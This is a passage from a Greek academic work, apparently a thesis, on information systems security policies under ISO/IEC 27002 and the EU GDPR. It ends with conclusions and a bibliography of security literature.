χώρες αποτελούν μάλιστα και θεσμική υποχρέωση των Οργανισμών – Επιχειρήσεων δια Νόμου.

Οι βασικές «Αρχές Διαμόρφωσης των Πολιτικών Ασφάλειας» αναφέρονται σε ένα σύνολο προτεινόμενων διαδικασιών για την εφαρμογή και συντήρηση ενός συστήματος διαχείρισης της ασφάλειας σε ΠΣ (Information Security Management Systems – ISMS). Βασίζονται στα διεθνή Information Systems Security Standards (π.χ. ISO/IEC 27002), στην Αποτίμηση Κινδύνου (Risk Assessment) του ΠΣ και στην εκάστοτε εθνική Νομοθεσία [2].

Η Φυσική & Λογική Ασφάλειας ΠΣ βάσει του ISO/IEC 27002, περιγράφεται σε γενικό πλαίσιο ότι είναι αναγκαία τα κάτωθι:

- Διαδικασίες παρακολούθησης εισόδου/εξόδου του εξουσιοδοτημένου προσωπικού στις υποδομές του ΠΣ (καταγραφή εισόδου-εξόδου σε βιβλίο, κάμερες, πόρτες εισόδου με μαγνητικές κάρτες, κλπ.).
- Διαδικασίες και υποδομές υποστήριξης/συντήρησης σε θέματα πρόσβασης στους χώρους του ΠΣ (πόρτες ασφαλείας, κάγκελα σε παράθυρα, κλπ.), σε θέματα πυρασφάλειας (συστήματα κατάσβεσης, κλπ.), και σε θέματα πλημμυρών, και άλλων φυσικών φαινομένων.
- Διαδικασίες και υποστήριξη/συντήρηση συστημάτων ψύξης.

- Διαδικασίες υποστήριξης και αναβάθμισης των συστημάτων και εφαρμογών του ΠΣ.
- Διαδικασίες διατήρησης της εμπιστευτικότητας – ακεραιότητας – αυθεντικοποίησης του συνόλου της πληροφορίας του ΠΣ.
- Διαδικασίες πιστοποίησης εισόδου στις υποδομές του ΠΣ σε μη εξουσιοδοτημένο προσωπικό.
- Διαδικασίες δεσμεύσεως του εξουσιοδοτημένου προσωπικού (χρηστών και διαχειριστών) εκμετάλλευσης του ΠΣ στην αρχή ανάγκη γνώσης, σχετικά με την ΑΠΣ, τους κινδύνους και τις υπευθυνότητες που απορρέουν.
- Διαδικασίες καταμερισμού αρμοδιοτήτων στο προσωπικό υποστήριξης και διαχείρισης του ΠΣ.
- Καθορισμό ασφαλών διαδικασιών αυθεντικοποίησης χρηστών στα λογισμικά και υλικά του ΠΣ.
- Καθορισμό ασφαλών διαδικασιών προστασίας ευαίσθητων δεδομένων βάσει του GDPR.
- Καθορισμό συνεχών διαδικασιών εκπαίδευσης των διαχειριστών και χρηστών στην ασφαλή χρήση των υλικών και λογισμικών του ΠΣ.
- Καθορισμό διαδικασιών έγκρισης, δημιουργίας και παραχώρησης δικαιωμάτων σε λογισμικά του ΠΣ. Ομοίως κατά την αποχώρηση του προσωπικού.

Σε συνέχεια των ανωτέρω, για την αντιμετώπιση των απειλών στα ΠΣ, μπορούν να προστεθούν κι άλλες πολιτικές ασφαλείας

1. Για κάθε ΠΣ ενός Οργανισμού – Επιχείρησης πρέπει να καθορίζεται ο βαθμός ασφαλείας τους και η αρχιτεκτονική του. Ο βαθμός ασφαλείας του ΠΣ πρέπει να καθορίζει τις διαδικασίες αποθήκευσης και διακίνησης των αδιαβάθμητων πληροφοριών και χειρισμό ευαίσθητων και απόρρητων δεδομένων. Αυτό είναι πολύ σημαντικό σημείο, που αφορά για παράδειγμα τους διαχειριστές ενός ΠΣ Υγείας – Νοσοκομείου. Η αρχιτεκτονική του ΠΣ είναι, επίσης, καθοριστικής σημασίας να είναι αναλυτική, ώστε να διευκολύνει τους διαχειριστές των συστημάτων σε θέματα υποστήριξης και αναβάθμισης συστημάτων. Συγκεκριμένα πρέπει να περιλαμβάνει τοπολογίες δικτύων, φυσικές και λογικές

διασυνδέσεις συστημάτων, σχεδιαγράμματα Racks – Server Rooms, standalone Η/Υ, UPS διασυνδεμένα συστήματα αδιάλειπτης παροχής ρεύματος, σχεδιαγράμματα παροχής ρεύματος – ψύξης – εξόδων διαφυγής.

2. Σε κάθε ΠΣ πρέπει να καθορίζονται οι διαχειριστές των συστημάτων και οι χρήστες των εφαρμογών, καθώς και τα δικαιώματά τους στην διαβάθμιση των πληροφοριών. Οι διαχειριστές οφείλουν να εκδίδουν οδηγίες ασφαλούς χειρισμού των συστημάτων πληροφορικής και επικοινωνιών, καθώς και πλοήγησης στο Διαδίκτυο.
3. Σε κάθε ΠΣ πρέπει να καθορίζονται οι φορείς ασφαλείας και οι ομάδες αντιμετώπισης περιστατικών ασφαλείας και κυβερνοεπιθέσεων. Το προσωπικό που θα επωμίζεται τέτοιες αρμοδιότητες πρέπει κυρίως:
    α. Να είναι επαρκώς εκπαιδευμένο σε θέματα ΑΠΣ, και να καθορίζει τα διεθνή αποδεκτά πρότυπα ασφαλείας για την προστασία των υπολογιστών πόρων.
    β. Να καθορίζει τις διαδικασίες και τα δικτυακά μέσα εισαγωγής ή εξαγωγής δεδομένων από το ΠΣ, ειδικά για Intranet δίκτυα.
    γ. Να καθορίζει τις διαδικασίες ανάθεσης, αποχώρησης και παύσης των καθηκόντων των χρηστών του ΠΣ.
    δ. Να καθορίζει την μορφή και την συχνότητα αλλαγής των credentials των χρηστών του ΠΣ.
    ε. Να επιθεωρεί την εφαρμογή των πολιτικών ασφαλείας.
4. Οι χρήστες του ΠΣ πρέπει να είναι ενήμεροι εγγράφως για τις συνέπειες ενεργειών τους, που εσκεμμένα ή μη, μπορεί να προκαλέσουν ζημίες στους υπολογιστικούς πόρους του συστήματος. Έχοντας αυτό ως αφορμή, θα πρέπει να είναι επαρκώς εκπαιδευμένοι στην χρήση των υπηρεσιών του συστήματος.
5. Τα γραφεία Πληροφορικής (IT centers) των Οργανισμών – Επιχειρήσεων πρέπει:
    α. Να διαθέτουν επαρκή IT προσωπικό (IT staff) με καταμερισμένο καθηκοντολόγιο.
    β. Να τηρούν ενημερωμένες καταστάσεις του εξουσιοδοτημένου προσωπικού χρήσης των υπηρεσιών του ΠΣ.

γ. Να διαθέτουν τα απαραίτητα λογισμικά παρακολούθησης και διαχείρισης της δικτυακής κίνησης και των βάσεων δεδομένων, κατάλληλα και ενημερωμένα συστήματα αντιμετώπισης απειλών από malware (antivirus-antimalware, IDS, scanning tools,κλπ.), αλλά και να διαθέτουν σχέδια συντήρησης - αντιμετώπισης – επίλυσης – δράσης – αντίδρασης σε τεχνικές βλάβες απλών και κρίσιμων υποδομών του ΠΣ.

δ. Να προγραμματίζουν τακτικές ενημερώσεις και εκπαιδεύσεις του προσωπικού του ΠΣ (χρήστες και διαχειριστές) σε θέματα ΑΠΣ.

6. Απαραίτητη είναι η σωστή τήρηση αντιγράφων ασφαλείας (backups) των αποθηκευμένων δεδομένων του ΠΣ, σύμφωνα με τα διεθνή προτεινόμενα πρότυπα (backup ημέρας – μηνός – έτους, incremental/differential/synthetic τρόπο λήψης αντιγράφων, τήρηση backuo σε διαφορετικό μέρος εκτός του ΠΣ, κ.α.).
7. Πρέπει να καθορίζονται διαδικασίες εκτύπωσης, ειδικά για Intranet ΠΣ που διαθέτουν διαβαθμισμένες πληροφορίες.
8. Η εγκατάσταση οποιασδήποτε Η/Υ, συσκευής και ενεργού εξοπλισμού (switch, routers, modems) πρέπει να εφαρμόζει διεθνή πρότυπα προστασίας ηλεκτρομαγνητικών ακτινοβολιών (π.χ. γείωση του hardware, χρήση φίλτρων συσκευών επικοινωνίας και γραμμών, διαχωρισμός κρυπτογραφημένων περιοχών από μη κρυπτογραφημένες περιοχές του ΠΣ, φυσική θωράκιση των χώρων του ΠΣ, καθιέρωση ζωνών ασφαλείας, κλπ.).

4.3 Κανονισμός Προστασίας Προσωπικών Δεδομένων της ΕΕ (GDPR)

Πολύ σημαντικό μέρος πλέον στις Πολιτικές Ασφαλείας ενός Οργανισμού ή Επιχείρησης ή Παρόχου Υπηρεσιών ή ακόμη και ενός απλού Ιδιώτη Επαγγελματία που κρατά βάση προσωπικών δεδομένων, αποτελεί ο νέος Κανονισμός Προστασίας Προσωπικών Δεδομένων, γνωστός ως «GDPR» (General Data Protection Regulation) της ΕΕ, με υποχρέωση πλήρης εφαρμογής στις χώρες της ΕΕ. Μετά από τέσσερα χρόνια προετοιμασίας και συζήτησης, το GDPR εγκρίθηκε τελικά από το κοινοβούλιο της ΕΕ στις 14 Απριλίου 2016. Εφαρμόστηκε στις 25 Μαΐου 2018 - και οι οργανισμοί που δεν συμμορφώνονται μπορούν πλέον να αντιμετωπίσουν σοβαρά πρόστιμα.

Στόχος του GDPR είναι να προστατεύσει όλους τους πολίτες της ΕΕ από την ιδιωτική ζωή και τις παραβιάσεις των δεδομένων στον σημερινό κόσμο που βασίζεται σε δεδομένα. Μολονότι οι βασικές αρχές της προστασίας της ιδιωτικής ζωής εξακολουθούν να ισχύουν στην προηγούμενη οδηγία, έχουν προταθεί πολλές αλλαγές στις κανονιστικές πολιτικές. τα βασικά σημεία του GDPR καθώς και πληροφορίες σχετικά με τις επιπτώσεις που θα έχει στις επιχειρήσεις μπορούν να βρεθούν παρακάτω [51].

Τα δεδομένα προσωπικού χαρακτήρα είναι πληροφορίες που αφορούν ένα ταυτοποιημένο ή ταυτοποιήσιμο εν ζωή άτομο, που δύναται να οδηγήσουν στην ταυτοποίηση ενός συγκεκριμένου ατόμου. Τα δεδομένα προσωπικού χαρακτήρα που έχουν καταστεί ανώνυμα με τέτοιον τρόπο ώστε το άτομο να μην είναι ή να μην είναι πια ταυτοποιήσιμο δεν θεωρούνται πλέον δεδομένα προσωπικού χαρακτήρα. Για να είναι πραγματικά ανώνυμα τα δεδομένα, η ανωνυμοποίηση πρέπει να είναι μη αντιστρέψιμη.

Ο Κανονισμός GDPR προστατεύει τα δεδομένα προσωπικού χαρακτήρα ανεξάρτητα από την τεχνολογία που χρησιμοποιείται για την επεξεργασία τους. Είναι τεχνολογικά ουδέτερος και εφαρμόζεται τόσο στην αυτοματοποιημένη όσο και στη χειροκίνητη επεξεργασία, υπό την προϋπόθεση ότι τα δεδομένα οργανώνονται βάσει προκαθορισμένων κριτηρίων (π.χ. αλφαβητική σειρά). Επίσης, δεν έχει σημασία ο τρόπος που αποθηκεύονται τα δεδομένα – σε σύστημα τεχνολογίας πληροφοριών, μέσω βιντεοεπιτήρησης ή σε έντυπη μορφή [52]-[54].

Παραδείγματα δεδομένων προσωπικού χαρακτήρα: το όνομα και το επώνυμο, η διεύθυνση κατοικίας, η ηλεκτρονική διεύθυνση (π.χ. όνομα.επώνυμο@εταιρεία.com), ο αναγνωριστικός αριθμός κάρτας, τα δεδομένα τοποθεσίας (π.χ. η λειτουργία δεδομένων τοποθεσίας σε κινητό τηλέφωνο), η διεύθυνση διαδικτυακού πρωτοκόλλου (IP), το αναγνωριστικό cookie, το αναγνωριστικό διαφήμισης του τηλεφώνου σας, και τα δεδομένα που φυλάσσονται από νοσοκομείο ή γιατρό, που θα μπορούσαν να είναι ένα σύμβολο που προσδιορίζει αποκλειστικά ένα άτομο.

Αντιθέτως, παραδείγματα δεδομένων που δεν θεωρούνται δεδομένα προσωπικού χαρακτήρα είναι ο αριθμός μητρώου εταιρείας, η ηλεκτρονική διεύθυνση του τύπου *πληροφορίες@εταιρεία.com*, και τα ανώνυμα δεδομένα.

Γενικά, η εφαρμογή του GDPR έφερε αντίκτυπο στον κόσμο της προστασίας των δεδομένων στην ΕΕ. Σε μεγάλες επιχειρήσεις καταγράφηκαν ρεκόρ παραβιάσεων δεδομένων, ενώ οι παραβάσεις πριν από την GDPR, όπως αυτές που διαπράχθηκαν

στο σκάνδαλο Facebook / Cambridge Analytica, έπεσαν κάτω από αυξημένο έλεγχο μιας εποχής μεγαλύτερης συνειδητοποίησης της ιδιωτικής ζωής. Καθώς ο παγκόσμιος στόχος για την προστασία των δεδομένων των χρηστών έχει ενταθεί, με τον ίδιο τρόπο έχει ενταθεί και ο αγώνας κατά των εγκληματιών στον κυβερνοχώρο, των οποίων οι προσπάθειες να διεισδύσουν οι βάσεις δεδομένων γίνονται όλο και πιο εξελιγμένες. Το κακόβουλο λογισμικό έχει χαρακτηριστεί ως ένα από τα όπλα των απατεώνων. Μάλιστα, έρευνες το κατατάσσουν πλέον στην τρίτη θέση παγκοσμίως, όσον αφορά τον αριθμό των ανιχνεύσεων απειλών για τις επιχειρήσεις και τις ανιχνεύσεις των προσωπικών δεδομένων των καταναλωτών [55].

Με βάση τα ανωτέρω, οι Οργανισμοί, οι Επιχειρήσεις, Πάροχοι και απλοί επαγγελματίες ιδιώτες (π.χ. ιατροί, δικηγόροι, κ.α.) είναι υποχρεωμένοι να συμμορφώνονται με τον Κανονισμό και να ενσωματώνουν Πολιτικές Ασφαλείας. Σ' αυτές περιλαμβάνονται υποχρεωτικά έγγραφα συννένεσης και διαδικασίες αποθήκευσης και διατήρησης των δεδομένων, καθώς και υπεύθυνοι επεξεργασίας και δυντήρησης των προσωπικών δεδομένων [56].

Κεφάλαιο 5ο

Συμπεράσματα

Η ΑΠΣ αποτελεί πολύ σοβαρή υπόθεση στην σύγχρονη ψηφιακή εποχή. Δεν υπάρχει πλέον πολιτισμένος κόσμος που να μην χρησιμοποιεί το Διαδίκτυο, και Οργανισμός ή Επιχείρηση που να μην στηρίζει την διοικητική, εφοδιαστική, οικονομική του λειτουργία στην υποδομή ενός ΠΣ. Ο επιθέσεις στα ΠΣ ξεκινούν, στοχεύουν, ζημιώνουν, επιδιορθώνονται σε οποιοδήποτε συστατικό στοιχείο ενός ΠΣ (άνθρωπος – λογισμικό – υλικό – δεδομένα – διαδικασίες). Όμως, οι ευπάθειες ενός ΠΣ υπάρχουν γιατί οφείλονται σε ένα μόνο τα παραπάνω συστατικά, που είναι ο άνθρωπος. Αυτός τα κατασκευάζει και είναι επόμενο να παρουσιάζει ατέλειες, αλλά και να δέχονται βελτιώσεις.

Στην σημερινή ψηφιακή εποχή του Προγραμματισμού, των Δικτύων Υψηλών Ταχυτήτων, της Τεχνητής Νοημοσύνης και Μηχανικής Μάθησης, των ασύρματων και κινητών επικοινωνιών, και του Διαδικτύου των Όλων (Internet of Everything – IoE), η ΑΠΣ αποτελεί βασική, απαραίτητη και επιτακτικώς αναθεωρημένη δια βίου γνώση για τους επιστήμονες και τεχνικούς της Πληροφορικής. Η ολοκληρωμένη καταγραφή Πολιτικών Ασφαλείας, η συνεχής εκπαίδευση του εξειδικευμένου IT προσωπικού για την ορθή εφαρμογή των Πολιτικών Ασφαλείας σε τεχνικό επίπεδο, δηλαδή σωστή εφαρμογή των Μέτρων Προστασίας, είναι οι μοναδικές προϋποθέσεις για την αποτροπή προσβολής ενός ΠΣ από κακόβουλο λογισμικό, αλλά και για την έγκαιρη και σωστή αντιμετώπισή του.

Η ταξινόμηση του κακόβουλου λογισμικού είναι μεγάλη και ο αριθμός του τρόπου των επιθέσεων των hackers είναι ποικίλος, έχοντας απασχολήσει ήδη πολλούς συγγραφείς στο πεδίο της Πληροφορικής Επιστήμης. Όλα αυτά μαζί, συνθέτουν ένα δαιδαλώδες τοπίο, το οποίο είναι πραγματικότητα ότι μόνο εξειδικευμένο προσωπικό Κυβερνοάμυνας και εν γένει της ΑΠΣ δύναται να παρακολουθήσουν.

Επιπλέον, είναι αναγκαία η ευαισθητοποίηση του συνόλου των χρηστών ηλεκτρονικών συσκευών, σταθερών και κινητών, στην προσεκτική εκτέλεση

προγραμμάτων και στην ασφαλή πλοήγηση στο Διαδίκτυο. Στην σημερινή εποχή που από την πρωτοβάθμια και την δευτεροβάθμια εκπαίδευση διδάσκονται οι Η/Υ, ο Προγραμματισμός και το Διαδίκτυο, εντάσσοντας στην υποχρεωτική εκπαίδευση και στο γενικό πλαίσιο γνώσεως τα μαθήματα Πληροφορικής, γίνεται αντιληπτό ότι και η ασφάλεια των πληροφοριακών συστημάτων είναι κι αυτή αναγκαία προς γνώση σε βασικό πλαίσιο.

Τέλος, κάθε Οργανισμός/Επιχείρηση/Φορέας οφείλει να διαθέτει και να οργανώνει το πακέτο ασφαλείας, ήτοι τις Πολιτικές Ασφαλείας του ΠΣ που χρησιμοποιεί και τα τεχνικά Μέτρα Προστασίας αυτού, τα οποία μαζί συνθέτουν το Πλάνο Ασφαλείας του ΠΣ. Ο νέος κανονισμός της Ε.Ε. στην προστασία των δεδομένων, ο GDPR, καλεί να συμμορφωθούν οι πάντες (Κρατικοί και Ιδιωτικοί Φορείς, Επιχειρήσεις, Νοσοκομεία, κ.α.) και να γίνουν GDPR compliant. Αυτό και μόνο ως πρόσφατο παράδειγμα, αναδεικνύει ότι η ΑΠΣ απαιτεί την προσοχή όλων στην εποχή του Διαδικτύου των Πάντων.

Βιβλιογραφικές & Διαδικτυακές Πηγές

[1] Laudon K., Laudon J. Πληροφοριακά Συστήματα Διοίκησης. 8th Ed., Εκδ. Κλειδάριθμος, 2009.

[2] Watson R. Information systems. New York: Global text project; 2007.

[3] https://www.mindmeister.com/37310006/5-types-of-information-systems *(Last accessed in May 2019)*

[4] Hadnagy C. The Art of Human Hacking. Wiley Publishing Inc., 2010.

[5] https://privacy.net/cybersecurity-statistics/, *(Last accessed in Feb 2019)*

[6] McAfee Labs Threat Report 2018. Available on https://www.mcafee.com/enterprise/en-us/assets/reports/rp-quarterly-threats-sep-2018.pdf *(Last accessed in May 2019)*

[7] https://www.hackmageddon.com/2018/05/29/april-2018-cyber-attacks-timeline/

(Last accessed in May 2019)

[8] https://securelist.com/it-threat-evolution-q2-2015/71610/ *(Last accessed in June 2019)*

[9] https://securelist.com/it-threat-evolution-in-q1-2015/69872/ *(Last accessed in June 2019)*

[10] http://en.wikipedia.org/wiki/Hacker_(computer_security), *(Last accessed in June 2019)*

[11] https://en.wikipedia.org/wiki/Cracker_(term) *(Last accessed in June 2019)*

[12] http://www.spy-hunter.com/Hacking_Brief.pdf, *(Last accessed in June 2019)*

[13] Anatomy of an Attack [Internet]. turtl.co. 2019 [cited 17 June 2019]. Available from: https://ebooks.cisco.com/story/theanatomyofanattack *(Last accessed in June 2019)*

[14] https://www.secpoint.com/types-of-hacker.html *(Last accessed in June 2019)*

[15] Macleod C. Is that a hacker next to you? [computer security]. Communications Engineer. 2007;5(1):36-37.

[16] https://www.calyptix.com/top-threats/motivates-hackers-money-secrets-fun/ *(Last accessed in June 2019)*

[17] Rounds M, Pendgraft N. Diversity in Network Attacker Motivation: A Literature Review. International Conference on Computational Science and Engineering. 2009.

[18] https://www.calyptix.com/products/, *(Last accessed in May 2019)*

[19] Katole R, Sherekar S, Thakare V. Detection of SQL injection attacks by removing the parameter values of SQL query. 2nd International Conference on Inventive Systems and Control (ICISC). 2018.

[20] Joshi P, Ravishankar N, Raju M, Ravi N. Encountering SQL Injection in Web Applications. Second International Conference on Computing Methodologies and Communication (ICCMC). 2018.

[21] https://www.rapid7.com/fundamentals/types-of-attacks/ *(Last accessed in June 2019)*

[22] https://en.wikipedia.org/wiki/Cross-site_scripting *(Last accessed in June 2019)*

[23] Baykara M, Gurel Z. Detection of phishing attacks. 2018 6th International Symposium on Digital Forensic and Security (ISDFS). 2018.

[24] https://en.wikipedia.org/wiki/Denial-of-service_attack *(Last accessed in June 2019)*

[25] https://nordvpn.com/blog/hacking/ *(Last accessed in June 2019)*

[26] http://el.wikipedia.org/wiki/Κακόβουλο_λογισμικό *(Last accessed in June 2019)*

[27] https://research.checkpoint.com/wp-content/uploads/2018/07/Cyber-Attack-Trends-2018-Mid-Year-Report.pdf *(Last accessed in March 2019)*

[28] https://cybermap.kaspersky.com/, *(Last accessed in June 2019)*

[29] https://threatmap.checkpoint.com/ThreatPortal/livemap.html, *(Last accessed in March 2019)*

[30] Chakraborty S. A Comparison study of Computer Virus and Detection Techniques. Research Journal of Engineering and Technology. 2017;8(1):49.

[31] Szor, P., The Art of Computer Virus Research and Defense, Addison-Wesley Professional, 2005.

[32] http://www.securelist.com/en/threats/detect/malicious-tools, *(Last accessed in June 2019)*

[33] https://cwatch.comodo.com/blog/website-security/top-10-vulnerability-assessment-scanning-tools/ *(Last accessed in June 2019)*

[34] https://www.concise-courses.com/hacking-tools/vulnerability-exploitation-tools/ *(Last accessed in June 2019)*

[35] Tao F, Ping S. Design of Two-Way One-Time-Password Authentication Scheme Based on True Random Numbers. Second International Workshop on Computer Science and Engineering. 2009.

[36] https://resources.infosecinstitute.com/10-popular-password-cracking-tools/#gref *(Last accessed in June 2019)*

[37] Baykara M, Gurel Z. Detection of phishing attacks. 2018 6th International Symposium on Digital Forensic and Security (ISDFS). 2018.

[38] Κωτούλας Α, Κοτζανικολάου Ν. Κακόβουλο Λογισμικό - Πολιτικές Ασφάλειας & Μέτρα Προστασίας Μελέτη περίπτωσης σε Πληροφοριακό Σύστημα. Πτυχιακή Εργασία. Παν.Πειραιώς, 2013.

[39] Yan Ye, Cosman P. Fast and memory efficient text image compression with JBIG2. IEEE Transactions on Image Processing. 2003;12(8):944-956.

[40] https://nvd.nist.gov/vuln/detail/CVE-2009-1858 *(Last accessed in June 2019)*

[41] Surendran S, Nassef A, Beheshti B. A survey of cryptographic algorithms for IoT devices. IEEE Long Island Systems, Applications and Technology Conference (LISAT). 2018.

[42] Nadeem A, Javed M. A Performance Comparison of Data Encryption Algorithms. 2005 International Conference on Information and Communication Technologies.

[43] http://encryptionanddecryption.com/algorithms/asymmetric_algorithms.html *(Last accessed in June 2019)*

[44] Sujithra M, Padmavathi G, Narayanan S. Mobile Device Data Security: A Cryptographic Approach by Outsourcing Mobile Data to Cloud. Procedia Computer Science. 2015;47:480-485.

[45] http://www.gdaee.mil.gr/el/ανακοινωσεισ/item/1047-1047 *(Last accessed in June 2019)*

[46] https://www.euro2day.gr/news/enterprises/article/40274/intracom-symvaseis-me-geetha-kai-ges.html *(Last accessed in June 2019)*

[47] Paper on Types of Firewall and Design Principles. International Journal of Science and Research (IJSR). 2016;5(5):1583-1590.

[48] https://www.giac.org/paper/gsec/4214/wireless-security-ieee-80211-standards/106760 *(Last accessed in June 2019)*

[49] Vacca J. Network and system security, second edition. Waltham, Mass.: Syngress; 2014.

[50] Dias L, Cerqueira J, Assis K, Almeida R. Using artificial neural network in intrusion detection systems to computer networks. 9th Computer Science and Electronic Engineering (CEEC). 2017.

[51] https://eugdpr.org/ *(Last accessed in June 2019)*

[52] https://ec.europa.eu/info/law/law-topic/data-protection/reform/what-personal-data_el, *(Last accessed in June 2019)*

[53] Watson D. and Millerick R. () GDPR and employee data protection: Cyber security data example. Cyber Security. 2019;2(1);23-30(8)

[54] Flaumenhaft Y. and Ben-Assuli O.Personal health records, global policy and regulation review. Health Policy. 2018;122(8):815-826.

[55] https://gdpr.report/news/2019/01/23/report-reveals-the-dangers-and-trends-of-malware-through-2018/, *(Last accessed in June 2019)*

[56] https://advisera.com/eugdpracademy/knowledgebase/list-of-mandatory-documents-required-by-eu-gdpr/, *(Last accessed in June 2019)*